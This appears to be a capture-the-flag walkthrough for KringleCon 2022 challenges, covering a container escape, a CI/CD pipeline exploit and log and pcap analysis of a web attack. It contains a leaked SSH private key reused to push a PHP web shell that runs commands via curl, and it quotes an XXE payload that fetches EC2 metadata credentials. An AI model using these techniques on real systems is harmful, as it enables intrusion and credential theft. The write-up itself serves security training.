SOLUTION:

Just take note the information Bow provides.

3) Prison Escape

Difficulty: 🌲🌲🌲
Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?


Submit

ANSWER:


082bb339ec19de4935867

SOLUTION:

Start by taking the boat to the next challenge where you should find Tinsel Upatree.





Open the terminal and begin:




Below in **bold** are the commands I entered to complete the terminal:

$ **sudo su**
# **fdisk -l**
# **mount /dev/vda /mnt**
# **cd /mnt**
# **ls**
# **cd /mnt/home**
# **ls -la**
# **cd jailer**
# **ls -la**
# **cd .ssh**
# **ls -la**
# **cat jail.key.priv**





Close the terminal and click on your badge and enter in the hex code into the Objective for this challenge.



4) Find the Next Objective

Difficulty:


Talk to Tinsel Upatree for the next objective.

ANSWER:

No answer required.

SOLUTION:

Just take note of the information Tinsel provides.



http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git

5) Jolly CI/CD

Difficulty: 


Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.


Submit

ANSWER:

ol40zluCcN8c3MhKgQjOMN8lfYtVqcKT

SOLUTION:





Open the Jolly CI/CD terminal. The commands to complete the terminal are in bold below.

Make sure site is up
grinchum-land:~$ **ping gitlab.flag.net.internal**
```
PING gitlab.flag.net.internal (172.18.0.150): 56 data bytes
64 bytes from 172.18.0.150: seq=0 ttl=42 time=0.800 ms
64 bytes from 172.18.0.150: seq=1 ttl=42 time=0.057 ms
64 bytes from 172.18.0.150: seq=2 ttl=42 time=0.077 ms
64 bytes from 172.18.0.150: seq=3 ttl=42 time=0.089 ms
64 bytes from 172.18.0.150: seq=4 ttl=42 time=0.084 ms
round-trip min/avg/max = 0.057/0.221/0.800 ms
```

clone the site as a user
grinchum-land:~$ **git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git**
```
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 21.36 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

grinchum-land:~$ **ls**
```
wordpress.flag.net.internal
```

grinchum-land:~$ **cd wordpress.flag.net.internal**

Check the commits
grinchum-land:~/wordpress.flag.net.internal$ **git log**

```
---
Date:   Wed Oct 26 13:58:15 2022 -0700

    updated wp-config

commit a59cfe83522c9aeff80d49a0be2226f4799ed239
Author: knee-oh <sporx@kringlecon.com>
Date:   Wed Oct 26 12:41:05 2022 -0700

    update gitlab.ci.yml

commit a968d32c0b58fd64744f8698cbdb60a97ec604ed
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 16:43:48 2022 -0700

    test

commit 7093aad279fc4b57f13884cf162f7d80f744eea5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 15:08:14 2022 -0700

    add gitlab-ci

commit e2208e4bae4d41d939ef21885f13ea8286b24f05
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:43:53 2022 -0700

    big update

commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

commit abdea0ebb21b156c01f7533cea3b895c26198c98
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700

    added assets

commit a7d8f4de0c594a0bbfc963bf64ab8ac8a2f166ca
Author: knee-oh <sporx@kringlecon.com>
Date:   Mon Oct 24 17:32:07 2022 -0700

    init commit
---
```

check the whoops
grinchum-land:~/wordpress.flag.net.internal$ **git show --pretty=format:%b e19f653bde9ea3de6af21a587e41e7a909db1ca5**

```
---
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
```

```
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
\ No newline at end of file
```

get ready to use ssh keys – do this as root
grinchum-land:~/wordpress.flag.net.internal$ **sudo su**
grinchum-land:/home/samways/wordpress.flag.net.internal# **cd** ~/
grinchum-land:~#
grinchum-land:~# **mkdir .ssh**
grinchum-land:~# **cd .ssh**

nano id_rsa -> put below in

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
```

nano id_rsa.pub -> put in below

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
```

setup keys for ssh
grinchum-land:~/.ssh# **cd ..**
grinchum-land:~# **chmod 700 .ssh**
grinchum-land:~# **chmod 600 ./.ssh/id_rsa**
grinchum-land:~# **chmod 644 ~/.ssh/id_rsa.pub**

do the git config as root
grinchum-land:~# **git config --global user.name "knee-oh"**
grinchum-land:~# **git config --global user.email "sporx@kringlecon.com"**

using SSH keys - do the clone
grinchum-land:~# **git clone git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git**

grinchum-land:~# **cd wordpress.flag.net.internal**

Add our PHP shell
grinchum-land:~/wordpress.flag.net.internal# **nano wp-jjk.php**
<?php system($_GET['cmd']); ?>

push change
grinchum-land:~/wordpress.flag.net.internal# **git add wp-jjk.php**
grinchum-land:~/wordpress.flag.net.internal# **git commit -a -m "test"**

```
[main a610df0] test
 1 file changed, 2 insertions(+)
 create mode 100644 wp-jjk.php
```

grinchum-land:~/wordpress.flag.net.internal# **git push**

```
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 291 bytes | 291.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
To gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
   37b5d57..e4466c3  main -> main
---
```


test if shell works
grinchum-land:~/wordpress.flag.net.internal# **curl http://wordpress.flag.net.internal/wp-jjk.php?cmd=ls%20/flag.txt**

```
/flag.txt
```

get the flag
grinchum-land:~/wordpress.flag.net.internal# **curl http://wordpress.flag.net.internal/wp-jjk.php?cmd=cat%20/flag.txt**

And we get the magic flag!
ol40zluCcN8c3MhKgQjOMN8lfYtVqcKT

Close the terminal, click on your badge and enter in the flag into the Objective for this challenge.



Recover the Web Ring

1) Naughty IP

Difficulty:
Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Tolkien Ring for hints.

Submit


ANSWER:

18.222.86.32

SOLUTION:


Once you enter the Web Ring door you get a number of objectives:

Next talk with Alabaster Snowball:




https://storage.googleapis.com/hhc22_player_assets/boriaArtifacts.zip

And also talk to Sparkle Redberry for some hints:




Eric Pursley, Log Analyzing off the Land | KringleCon 2022
https://www.youtube.com/watch?v=5NZeHYPMXAE

The “boriaArtifacts.zip” contains two files: **victim.pcap** and **weberror.log**. Open Wireshark and import the victim.pcap to solve this challenge.



The second IP on our list is an attacker: **18.222.86.32**.
Enter that IP into the Objective for this challenge.



2) Credential Mining

Difficulty:

The first attack is a brute force login. What's the first username tried?


Submit

ANSWER:


alice

SOLUTION:


Talk again to Alabaster:



Open Wireshark and import the **victim.pcap**. Search for "**POST /login.html**" to solve this challenge.



Click on your badge and enter "**alice**" into the Objective for this challenge.



3) 404 FTW

Difficulty:

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?


Submit

ANSWER:

/proc

SOLUTION:


Talk again to Alabaster:



Now open the **weberror.log** in an editor. Search for "**404".** Notice the attempts are all coming from **IP 18.222.86.32.** Now look for the first "**200**" from that same address.

18.222.86.32 - - [05/Oct/2022 16:47:46] "GET /proc HTTP/1.1" 200 –

Click on your badge and enter "**/proc**" into the Objective for this challenge.



4) IMDS, XXE, and Other Abbreviations

Difficulty:

The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?


Submit

ANSWER:


http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

SOLUTION:

Talk again to Alabaster:




Open Wireshark and import the **victim.pcap**. Search for "**xml**" to solve this challenge.




```
<?xml version="1.0" encoding="UTF-8"?>.<!DOCTYPE foo [ <!ENTITY id SYSTEM
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-
credentials/ec2-instance"> ]>.<product><productId>&id;</productId></product>
```

Click on your badge and enter "**http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**" into the Objective for this challenge.



5) Find the Next Objective

Difficulty:

